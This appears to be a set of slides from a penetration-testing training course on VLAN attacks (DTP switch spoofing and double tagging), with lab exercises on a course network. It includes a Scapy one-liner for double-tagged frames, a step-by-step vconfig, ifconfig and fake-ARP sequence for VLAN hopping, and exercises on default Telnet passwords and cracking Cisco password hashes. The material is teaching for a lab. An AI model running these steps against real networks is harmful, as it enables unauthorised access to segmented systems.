SHARED Subnet (192.168.3.0/24)



192.168.3.208
DVCS / CI-CD



192.168.3.100
Oracle DB



192.168.3.210



192.168.3.215
Host: DC01



fe80::250:56ff:fe9f:a84
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PRIVATE Subnet (10.0.2.0/24)



10.0.2.220
Host: certsrv




VLAN Hacking

- ☒ VLAN Discovery
- ☒ Switch / Trunk Spoofing
- ☒ Double Tagging

The Basics

- Cisco's definition of Virtual Local Area Network (VLAN)

“A VLAN is a group of devices on one or more LANs that are configured to communicate as if they were attached to the same wire, when in fact they are located on a number of different LAN segments. Because VLANs are based on logical instead of physical connections, they are extremely flexible”





VLAN Hacking

VLAN Discovery




<https://t.me/learningnets>

Understanding VLAN



- Why are these used?
 - Primarily for isolation
 - Security
 - Flexibility
 - Traffic load balance/decreases latency
- Massive scope as single error can lead to isolation breakage
- Learn VLAN basics to understand VLAN Better:
 - Trunking
 - 802.1Q tagging
 - Virtual interfaces

VLAN: Trunking



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
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VLAN: 802.1Q Tagging

- 802.1Q tagging (IEEE standard)
 - 4 byte tag (2 bytes TPID + 2 bytes TCI)
 - Inserted in the frame
- ISL encapsulation (Inter switch link by Cisco)
- SVI (Switch Virtual Interface)
 - Allows traffic routing b/w VLANs by a def gw
 - Supports bridging config and routing protocol



VLAN: Protocols in Use



- CDP - Cisco Discovery Protocol
 - Used by Cisco devices to communicate with neighbours
 - CDP announcements are sent over VLAN 1 are interesting!
- STP - Spanning Tree Protocol
 - Builds network topology with focus on loop avoidance
- DTP - Dynamic Trunking Protocol
 - When you want to dynamically configure trunks on each switch port
 - Switch port modes: Access, Trunk, Dynamic Auto, Dynamic Desirable
- VTP - VLAN Trunking Protocol
 - Used to Transmit VLAN Information and help with autoconfiguration
 - Broadcast on VLAN 1

VLAN: Concepts

- DTP negotiates interface modes dynamically based on port modes
- Generally used for Ports connecting two switches
- Dynamic Auto is the default in newer Cisco IOS; whereas Dynamic Desirable is default in older revisions

Dynamic Desirable + Dynamic Auto = Trunk
Dynamic Desirable + Dynamic Desirable = Trunk
Dynamic Desirable + Trunk = Trunk
Dynamic Desirable + Access = Access

Dynamic Auto + Dynamic Auto = Access
Dynamic Auto + Dynamic Desirable = Trunk
Dynamic Auto + Trunk = Trunk
Dynamic Auto + Access = Access

- Unauthenticated Protocol: Anyone can send false DTP Packets

VLAN: Hopping

- Attacking a network with multiple VLANs
- It is directed at trunking encapsulation protocols (8021q/ISL)

Two attacks:

- **Switch spoofing:** Mimic a switch (inject DTP packets, negotiate with switch to act as 802.1Q trunk)
- **Double tagging:** Forwards the packet to a wrong VLAN, strips first header and forwards to the target VLAN, as defined within the second header





VLAN Hacking

Switch Spoofing



Switch Spoofing

- Attack by mimicking a Switch
- Leverage issues with DTP configuration to gain trunk port

switchport mode	trunk	Dynamic desirable	Dynamic auto	access
trunk	Yes	Yes	Yes	No
dynamic desirable	Yes	Yes	Yes	No
dynamic auto	Yes	Yes	No	No
access	No	No	No	No



VLAN Hopping: **Attack**



- Collect information:
 - VLAN IDs
 - IP addresses (gateways, hosts, anything!)
 - Keep sniffing!
- Toolset:
 - Yersinia (Kali has it!)
 - Sniffers
 - arp-scan

VLAN: Attacks

- After negotiating a trunk link you can identify VLAN ID's and add VLAN interfaces on your host to target these ranges
- Once successful, an easy approach is to perform 'ARP' sweeps/ping broadcast addresses to find live hosts on the target VLAN
- If there are any hosts, go for pwnage!
- If there are any devices, go for known service (Telnet, HTTP) weaknesses first, and further exploration!
- It's effectively an open door to the whole of the network!



VLAN: Challenges

A number of challenges relate to topics we have covered during these slides

A few challenges relate to device configuration weaknesses i.e. switch/router configurations

This will cover:

- Weak passwords (Cisco type7 and 'secret' passwords)
- Cracking device passwords



Uncommon Sense



- In order to analyse traffic, we need to ensure our interface is up and running and all the necessary modules are loaded

```
ip link
```

- If you see `lower_up` flag, that means network is connected. Output example:

```
root@kali:~# ip link
[...snip...]
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UNKNOWN mode
DEFAULT qlen 1000 link/ether 00:50:56:9f:29:9e brd ff:ff:ff:ff:ff:ff
```

- To load the 8021q module, run this command:

```
modprobe 8021q
```

- Multiple ways to perform sniffing, use whichever method gives you the most info

Exercise 8.1



Demo 8.1

VLAN #1

- Identify protocols being broadcast by a switch/routing device on the network
- Observe the traffic, and then answer the following questions:
 - Device name
 - IP address
 - Platform details
 - Software version
- Discover all of the VLAN IDs on the network
- Find all of the live hosts in the VLANs lower than ID 100

(P.S. The 3rd octet in the IP address relates to VLAN ID. For example, 10.10.100.210 means it's a host in the VLAN 100. This is a common naming notation for tagged traffic in the real world)

Network status: After VLAN Discovery

SHARED Subnet (192.168.3.0/24)



192.168.3.208
DVCS / CI-CD



192.168.3.100
Oracle DB



192.168.3.210



192.168.3.215
Host: DC01



fe80::250:56ff:fe9f:a84
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VPN



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SSL & Bash



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DEDICATED Subnet (192.168.X.0/24)



192.168.X.17
Host: WKSX



192.168.X.18
Multi Forest



192.168.X.209
Ubuntu



192.168.X.206

PRIVATE Subnet (10.0.2.0/24)



10.0.2.220
Host: certsrv

VLANs (10.10.0.0/16)



10.10.100.220
Cisco IOS

Useful Tips



For the upcoming exercise, you will need to understand the following:

- For every VLAN, VLANID represents the network octet. For example, for VLAN 100, you will use VLAN 100 network range as 10.10.100.0/24.
- When you assign a static IP to the interface on your Kali host, please assign a static IP corresponding to your user ID. For example, if I am user20, I will use 10.10.100.20 as my static IP address.

In effect, once I have added virtual interface for VLAN 100, my static IP will be 10.10.100.20 which means 100 is the VLANID and 20 is my user ID

Any doubts; please reach out for assistance

Exercise 8.2




Demo 8.2

VLAN #2

You will have already identified an IP address of a device on VLAN ID 100. Continuing with this attack, perform the following tasks:

- Find the IP address of another device on VLAN 100 (hint - ARP!)
- Gain Telnet access to the second device (If you are connecting to the right device, you will be able to ping the IP and read its custom telnet banner. Another hint is it's IP address is greater than 10.10.100.200)
- Gain 'enable' access to the device. You'll need to gain access to the Telnet interface (a common/default password value) and then learn to crack Cisco 'secret'/type 5 and type 7 passwords

VLAN Network: Switch Spoofing



Network status: After VLAN Switch Spoofing

SHARED Subnet (192.168.3.0/24)



192.168.3.208
DVCS / CI-CD



192.168.3.100
Oracle DB



192.168.3.210



192.168.3.215
Host: DC01



fe80::250:56ff:fe9f:a84
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192.168.3.211
VPN



192.168.3.180
SSL & Bash



192.168.3.150
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DEDICATED Subnet (192.168.X.0/24)



192.168.X.17
Host: WKSX



192.168.X.18
Multi Forest



192.168.X.209
Ubuntu




192.168.X.206

PRIVATE Subnet (10.0.2.0/24)



10.0.2.220
Host: certsrv

VLANs (10.10.0.0/16)



10.10.100.220
Cisco IOS



VLAN Hacking

Double Tagging



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Double Tagging



- Send double encapsulated 802.1Q frames
- Need access to native VLAN and access ports
- One way traffic Solution (Negative)

No.	Time	Source	Destination
1	0.000000000	192.168.1.1	192.168.1.2

▷ Frame 1: 1496 bytes on wire (11968 bits), 1496 bytes captured (11968 bits)
▷ Ethernet II, Src: WandelGo_8c:20:cd (00:80:16:8c:20:cd), Dst: WandelGo_8c:20:cd
▼ 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 4000
000. = Priority: Best Effort (default) (0)
...0 = DEI: Ineligible
.... 1111 1010 0000 = ID: 4000
Type: 802.1Q Virtual LAN (0x8100)
▼ 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 50
000. = Priority: Best Effort (default) (0)
...0 = DEI: Ineligible
.... 0000 0011 0010 = ID: 50
Type: IPv4 (0x0800)
▷ Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.2
▷ [data]

Source:


<https://www.cloudshark.org/captures/2e701df8b958>

<https://t.me/learningnets>

Double Tagging: Example

- Two VLAN's: 1 and 20
- VLAN 1 is native vlan
- All computer ports are access ports
- Attack video
<https://youtu.be/bbuYKughzS8>
- Scapy One liner

```
sendp(Ether(dst='ff:ff:ff:ff:ff:ff',  
src='c2:db:bd:5d:bf:02')/Dot1Q(vlan=1)/Dot1Q(vlan=20)/IP(dst='10.0.20.11', src='10.0.1.11')/ICMP())  
https://t.me/learningnets
```



Double Tagging: **Things to Remember**

- We need an access port on native lan
- Double tagging attacks are unidirectional only
- Hence the TCP / HTTP attacks won't work as it needs a 3 way handshake to start
- UDP Attacks could be the way to go
- The exploit reverse shell could be obtained on an OOB channel



Double Tagging: **Using native tools**




- Load Kernel Module
`modprobe 8021q`
- Add VLAN-1 interface on eth2 interface and turn it on
`vconfig add eth2 1`
`ifconfig eth2.1 up`
- Add VLAN-20 interface on top of VLAN-1 interface
`vconfig add eth2.1 20`
- Turn on VLAN-20 interface, assign an IP within the target network's range
`ifconfig eth2.1.20 10.0.20.X netmask 255.255.255.0 up`
- Add default route for target network via VLAN-20 interface
`ip route add 10.0.20.0/24 via 10.0.20.X dev eth2.1.20`
- Add fake ARP entry for victim's IP address on VLAN-20 interface
`arp -s 10.0.20.201 FF:FF:FF:FF:FF:FF -i eth2.1.20`

Apache Log4j Insecure Deserialization RCE

- Vulnerability when using the Log4j TCP or UDP socket server to receive serialized log events from another application
- CVE-2017-5645 published 04/17/2017
- Affected versions: Apache Log4j 2.x < 2.8.2
- Specially crafted binary payload can be sent that, when deserialized, can execute arbitrary code

